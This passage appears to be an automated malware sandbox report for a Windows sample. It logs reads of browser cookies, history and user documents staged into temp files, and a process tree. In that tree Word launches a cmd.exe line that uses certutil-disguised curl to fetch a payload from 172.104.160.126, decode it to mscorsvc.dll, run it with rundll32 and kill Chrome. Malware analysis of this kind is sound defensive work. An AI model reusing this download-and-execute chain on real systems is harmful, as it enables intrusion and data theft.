C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\2o7hffxt.default-release\cookies.sqlite	0	4096	success or wait	23	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\2o7hffxt.default-release\cookies.sqlite	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\result.txt	0	61440	success or wait	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\result.txt	0	61440	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History	0	4096	success or wait	38	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\History	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\SGlzdG9yeQ==	0	61440	success or wait	3	7FFD92CCC47C	ReadFile
C:\Windows\Temp\SGlzdG9yeQ==	0	4096	success or wait	2	7FFD92CCC47C	ReadFile
C:\Windows\Temp\SGlzdG9yeQ==	0	32768	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	0	4096	success or wait	25	7FFD92CCC47C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Web Data	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\V2ViIERhdGE=	0	61440	success or wait	2	7FFD92CCC47C	ReadFile
C:\Windows\Temp\V2ViIERhdGE=	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\V2ViIERhdGE=	0	20480	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\2o7hffxt.default-release\places.sqlite	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\2o7hffxt.default-release\places.sqlite	0	4096	success or wait	1279	7FFD92CCC47C	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\2o7hffxt.default-release\places.sqlite	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\cGxhY2VzLnNxbGl0ZQ==	0	61440	success or wait	80	7FFD92CCC47C	ReadFile
C:\Windows\Temp\cGxhY2VzLnNxbGl0ZQ==	0	4096	success or wait	80	7FFD92CCC47C	ReadFile
C:\Windows\Temp\cGxhY2VzLnNxbGl0ZQ==	0	61440	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\IPKGELNTQY.docx	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\IPKGELNTQY.docx	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\SVBLR0VMTIRRWS5kb2N4	0	61440	success or wait	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\SVBLR0VMTIRRWS5kb2N4	0	61440	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\IPKGELNTQY.pdf	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\IPKGELNTQY.pdf	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\SVBLR0VMTIRRWS5wZGY=	0	61440	success or wait	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\SVBLR0VMTIRRWS5wZGY=	0	61440	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\MXPXCVPDVN.docx	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\MXPXCVPDVN.docx	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\TVhQWENWUERWTi5kb2N4	0	61440	success or wait	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\TVhQWENWUERWTi5kb2N4	0	61440	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\NEBFQQYWPS.docx	0	4096	success or wait	6	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\NEBFQQYWPS.docx	0	4096	end of file	6	7FFD92CCC47C	ReadFile
C:\Windows\Temp\TkVCRlFRWVdQUy5kb2N4	0	61440	success or wait	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\TkVCRlFRWVdQUy5kb2N4	0	61440	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\NEBFQQYWPS.xlsx	0	4096	success or wait	2	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\NEBFQQYWPS.xlsx	0	4096	end of file	2	7FFD92CCC47C	ReadFile
C:\Windows\Temp\TkVCRlFRWVdQUy54bHN4	0	61440	success or wait	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\TkVCRlFRWVdQUy54bHN4	0	61440	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\PIVFAGEAAV.pdf	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\PIVFAGEAAV.pdf	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\UElWRkFHRUFBVi5wZGY=	0	61440	success or wait	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\UElWRkFHRUFBVi5wZGY=	0	61440	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\UUNGV1ITS01IQS5wZGY=	0	61440	success or wait	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\UUNGV1ITS01IQS5wZGY=	0	61440	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\QNCYCDFIJJ.xlsx	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\QNCYCDFIJJ.xlsx	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\UU5DWUNERklKSi54bHN4	0	61440	success or wait	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\UU5DWUNERklKSi54bHN4	0	61440	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\U0ZQVVNBRklPTC5kb2N4	0	61440	success or wait	2	7FFD92CCC47C	ReadFile
C:\Windows\Temp\U0ZQVVNBRklPTC5kb2N4	0	61440	end of file	2	7FFD92CCC47C	ReadFile
C:\Windows\Temp\WIFJWE1WUUdBSC5wZGY=	0	61440	success or wait	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\WIFJWE1WUUdBSC5wZGY=	0	61440	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\WIFJWE1WUUdBSC54bHN4	0	61440	success or wait	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\WIFJWE1WUUdBSC54bHN4	0	61440	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\IPKGELNTQY.docx	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\IPKGELNTQY.docx	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\SVBLR0VMTIRRWS5kb2N4	0	61440	success or wait	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\SVBLR0VMTIRRWS5kb2N4	0	61440	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\IPKGELNTQY.pdf	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\IPKGELNTQY.pdf	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\SVBLR0VMTIRRWS5wZGY=	0	61440	success or wait	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\SVBLR0VMTIRRWS5wZGY=	0	61440	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\MXPXCVPDVN.docx	0	4096	success or wait	2	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\MXPXCVPDVN.docx	0	4096	end of file	2	7FFD92CCC47C	ReadFile
C:\Windows\Temp\TVhQWENWUERWTi5kb2N4	0	61440	success or wait	1	7FFD92CCC47C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Temp\TVhQWENWUERWTi5kb2N4	0	61440	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\TkVCRlFRWVdQUy5kb2N4	0	61440	success or wait	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\TkVCRlFRWVdQUy5kb2N4	0	61440	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\NEBFQQYWPS.xlsx	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\NEBFQQYWPS.xlsx	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\TkVCRlFRWVdQUy54bHN4	0	61440	success or wait	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\TkVCRlFRWVdQUy54bHN4	0	61440	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\PIVFAGEAAV.pdf	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\PIVFAGEAAV.pdf	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\UElWRkFHRUFBVi5wZGY=	0	61440	success or wait	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\UElWRkFHRUFBVi5wZGY=	0	61440	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\UUNGV1ITS01IQS5wZGY=	0	61440	success or wait	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\UUNGV1ITS01IQS5wZGY=	0	61440	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\QNCYCDFIJJ.xlsx	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\QNCYCDFIJJ.xlsx	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\UU5DWUNERklKSi54bHN4	0	61440	success or wait	2	7FFD92CCC47C	ReadFile
C:\Windows\Temp\UU5DWUNERklKSi54bHN4	0	61440	end of file	2	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\SFPUSAFIOL.docx	0	4096	success or wait	3	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\SFPUSAFIOL.docx	0	4096	end of file	3	7FFD92CCC47C	ReadFile
C:\Windows\Temp\U0ZQVVNBRklPTC5kb2N4	0	61440	success or wait	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\U0ZQVVNBRklPTC5kb2N4	0	61440	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\SFPUSAFIOL.xlsx	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\SFPUSAFIOL.xlsx	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\U0ZQVVNBRklPTC54bHN4	0	61440	success or wait	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\U0ZQVVNBRklPTC54bHN4	0	61440	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\ZQIXMVQGAH.pdf	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\ZQIXMVQGAH.pdf	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\WIFJWE1WUUdBSC5wZGY=	0	61440	success or wait	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\WIFJWE1WUUdBSC5wZGY=	0	61440	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\ZQIXMVQGAH.xlsx	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\Downloads\ZQIXMVQGAH.xlsx	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\WIFJWE1WUUdBSC54bHN4	0	61440	success or wait	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\WIFJWE1WUUdBSC54bHN4	0	61440	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\SVBLR0VMTIRRWS5kb2N4	0	61440	success or wait	2	7FFD92CCC47C	ReadFile
C:\Windows\Temp\SVBLR0VMTIRRWS5kb2N4	0	61440	end of file	2	7FFD92CCC47C	ReadFile
C:\Users\user\Documents\IPKGELNTQY\QCFWYSKMHA.pdf	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\Documents\IPKGELNTQY\QCFWYSKMHA.pdf	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\Documents\IPKGELNTQY\ZQIXMVQGAH.xlsx	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\Documents\IPKGELNTQY\ZQIXMVQGAH.xlsx	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Users\user\Documents\IPKGELNTQY.docx	0	4096	success or wait	1	7FFD92CCC47C	ReadFile
C:\Users\user\Documents\IPKGELNTQY.docx	0	4096	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\SVBLR0VMTIRRWS5kb2N4	0	61440	success or wait	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\SVBLR0VMTIRRWS5kb2N4	0	61440	end of file	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\SVBLR0VMTIRRWS5wZGY=	0	61440	success or wait	1	7FFD92CCC47C	ReadFile
C:\Windows\Temp\SVBLR0VMTIRRWS5wZGY=	0	61440	end of file	1	7FFD92CCC47C	ReadFile

Analysis Process: cmd.exe PID: **5640**, Parent PID: **3992**

General

Target ID:	17
Start time:	09:57:49
Start date:	22/07/2024
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /c taskkill /F /IM chrome.exe
Imagebase:	0x7ff7a6040000
File size:	289'792 bytes

MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 2496, Parent PID: 5640

General

Target ID:	18
Start time:	09:57:49
Start date:	22/07/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff66e660000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: taskkill.exe PID: 2144, Parent PID: 5640

General

Target ID:	19
Start time:	09:57:49
Start date:	22/07/2024
Path:	C:\Windows\System32\taskkill.exe
Wow64 process (32bit):	false
Commandline:	taskkill /F /IM chrome.exe
Imagebase:	0x7ff6956e0000
File size:	101'376 bytes
MD5 hash:	A599D3B2FAFBDE4C1A6D7D0F839451C7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: chrome.exe PID: 7612, Parent PID: 5920

General

Target ID:	21
Start time:	09:58:13
Start date:	22/07/2024
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized "about:blank"
Imagebase:	0x7ff684c40000
File size:	3'242'272 bytes

MD5 hash:	5BBFA6CBDF4C254EB368D534F9E23C92
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: chrome.exe PID: **7792**, Parent PID: **7612**

General

Target ID:	22
Start time:	09:58:13
Start date:	22/07/2024
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --lang=en-US --service-sandbox-type=none --mojo-platform-channel-handle=2084 --field-trial-handle=1976,i,14189460158267219968,9438605418759963760,262144 --disable-features=OptimizationGuideModelDownloading,OptimizationHints,OptimizationHintsFetching,OptimizationTargetPrediction /prefetch:8
Imagebase:	0x7ff684c40000
File size:	3'242'272 bytes
MD5 hash:	5BBFA6CBDF4C254EB368D534F9E23C92
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: chrome.exe PID: **2716**, Parent PID: **5920**

General

Target ID:	23
Start time:	09:58:15
Start date:	22/07/2024
Path:	C:\Program Files\Google\Chrome\Application\chrome.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Google\Chrome\Application\chrome.exe" "https://go.microsoft.com/fwlink/?linkid=2280386"
Imagebase:	0x7ff684c40000
File size:	3'242'272 bytes
MD5 hash:	5BBFA6CBDF4C254EB368D534F9E23C92
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: WINWORD.EXE PID: **3856**, Parent PID: **752**

General

Target ID:	26
Start time:	09:58:33
Start date:	22/07/2024
Path:	C:\Program Files (x86)\Microsoft Office\root\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x740000
File size:	1'620'872 bytes
MD5 hash:	1A0C2C2E7D9C4BC18E91604E9B0C7678
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Has exited:	false

Analysis Process: cmd.exe PID: **6464**, Parent PID: **3856**

General	
Target ID:	28
Start time:	09:58:42
Start date:	22/07/2024
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmd.exe /c xcopy C:\Windows\System32\curl.exe C:\Users\user\AppData\Local\Temp & certutil -f -encode C:\Users\user\AppData\Local\Temp\curl.exe C:\Users\user\AppData\Local\Temp\curl.txt & certutil -f -decode C:\Users\user\AppData\Local\Temp\curl.txt C:\Users\user\AppData\Local\Temp\curl.exe & C:\Users\user\AppData\Local\Temp\curl.exe http://172.104.160.126:8099/payload2.txt -o C:\Users\user\AppData\Local\Temp\mscorsvc.txt & certutil -f -decode C:\Users\user\AppData\Local\Temp\mscorsvc.txt C:\Users\user\AppData\Local\Temp\mscorsvc.dll & del C:\Users\user\AppData\Local\Temp\curl.exe & del C:\Users\user\AppData\Local\Temp\curl.txt & del C:\Users\user\AppData\Local\Temp\curl.exe & del C:\Users\user\AppData\Local\Temp\mscorsvc.txt & START " " rundll32 C:\Users\user\AppData\Local\Temp\mscorsvc.dll,DllMain & exit
Imagebase:	0x1c0000
File size:	236'544 bytes
MD5 hash:	D0FCE3AFA6AA1D58CE9FA336CC2B675B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: conhost.exe PID: **7072**, Parent PID: **6464**

General	
Target ID:	29
Start time:	09:58:42
Start date:	22/07/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff66e660000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: xcopy.exe PID: **7500**, Parent PID: **6464**

General	
Target ID:	30
Start time:	09:58:42
Start date:	22/07/2024
Path:	C:\Windows\SysWOW64\xcopy.exe
Wow64 process (32bit):	true
Commandline:	xcopy C:\Windows\System32\curl.exe C:\Users\user\AppData\Local\Temp
Imagebase:	0x430000
File size:	43'520 bytes
MD5 hash:	7E9B7CE496D09F70C072930940F9F02C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: certutil.exe PID: **7576**, Parent PID: **6464**

General	
Target ID:	31
Start time:	09:58:42
Start date:	22/07/2024
Path:	C:\Windows\SysWOW64\certutil.exe
Wow64 process (32bit):	true
Commandline:	certutil -f -encode C:\Users\user\AppData\Local\Temp\curl.exe C:\Users\user\AppData\Local\Temp\curl.txt
Imagebase:	0x340000
File size:	1'277'440 bytes
MD5 hash:	0DDA4F16AE041578B4E250AE12E06EB1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: certutil.exe PID: **4820**, Parent PID: **6464**

General	
Target ID:	32
Start time:	09:58:43
Start date:	22/07/2024
Path:	C:\Windows\SysWOW64\certutil.exe
Wow64 process (32bit):	true
Commandline:	certutil -f -decode C:\Users\user\AppData\Local\Temp\curl.txt C:\Users\user\AppData\Local\Temp\curl.exe
Imagebase:	0x340000
File size:	1'277'440 bytes
MD5 hash:	0DDA4F16AE041578B4E250AE12E06EB1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: curl.exe PID: **8092**, Parent PID: **6464**

General	
Target ID:	33
Start time:	09:58:43
Start date:	22/07/2024
Path:	C:\Users\user\AppData\Local\Temp\curl.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\curl.exe http://172.104.160.126:8099/payload2.txt -o C:\Users\user\AppData\Local\Temp\mscorsvc.txt
Imagebase:	0x830000
File size:	470'528 bytes
MD5 hash:	44E5BAEEE864F1E9EDBE3986246AB37A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: certutil.exe PID: **8116**, Parent PID: **6464**

General	
Target ID:	34

Start time:	09:58:46
Start date:	22/07/2024
Path:	C:\Windows\SysWOW64\certutil.exe
Wow64 process (32bit):	true
Commandline:	certutil -f -decode C:\Users\user\AppData\Local\Temp\mscorsvc.txt C:\Users\user\AppData\Local\Temp\mscorsvc.dll
Imagebase:	0x340000
File size:	1'277'440 bytes
MD5 hash:	0DDA4F16AE041578B4E250AE12E06EB1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: rundll32.exe PID: **5208**, Parent PID: **6464**

General	
Target ID:	35
Start time:	09:58:47
Start date:	22/07/2024
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 C:\Users\user\AppData\Local\Temp\mscorsvc.dll,DllMain
Imagebase:	0xfc0000
File size:	61'440 bytes
MD5 hash:	889B99C52A60DD49227C5E485A016679
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: rundll32.exe PID: **5940**, Parent PID: **5208**

General	
Target ID:	36
Start time:	09:58:47
Start date:	22/07/2024
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	rundll32 C:\Users\user\AppData\Local\Temp\mscorsvc.dll,DllMain
Imagebase:	0x7ff7868b0000
File size:	71'680 bytes
MD5 hash:	EF3179D498793BF4234F708D3BE28633
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: cmd.exe PID: **2540**, Parent PID: **5940**

General	
Target ID:	37
Start time:	09:58:47
Start date:	22/07/2024
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\cmd.exe /c taskkill /F /IM chrome.exe

Imagebase:	0x7ff7a6040000
File size:	289'792 bytes
MD5 hash:	8A2122E8162DBEF04694B9C3E0B6CDEE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: conhost.exe PID: **6304**, Parent PID: **2540**

General	
Target ID:	38
Start time:	09:58:47
Start date:	22/07/2024
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff66e660000
File size:	862'208 bytes
MD5 hash:	0D698AF330FD17BEE3BF90011D49251D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Analysis Process: taskkill.exe PID: **5680**, Parent PID: **2540**

General	
Target ID:	39
Start time:	09:58:47
Start date:	22/07/2024
Path:	C:\Windows\System32\taskkill.exe
Wow64 process (32bit):	false
Commandline:	taskkill /F /IM chrome.exe
Imagebase:	0x7ff6956e0000
File size:	101'376 bytes
MD5 hash:	A599D3B2FAFBDE4C1A6D7D0F839451C7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Has exited:	true

Disassembly

No disassembly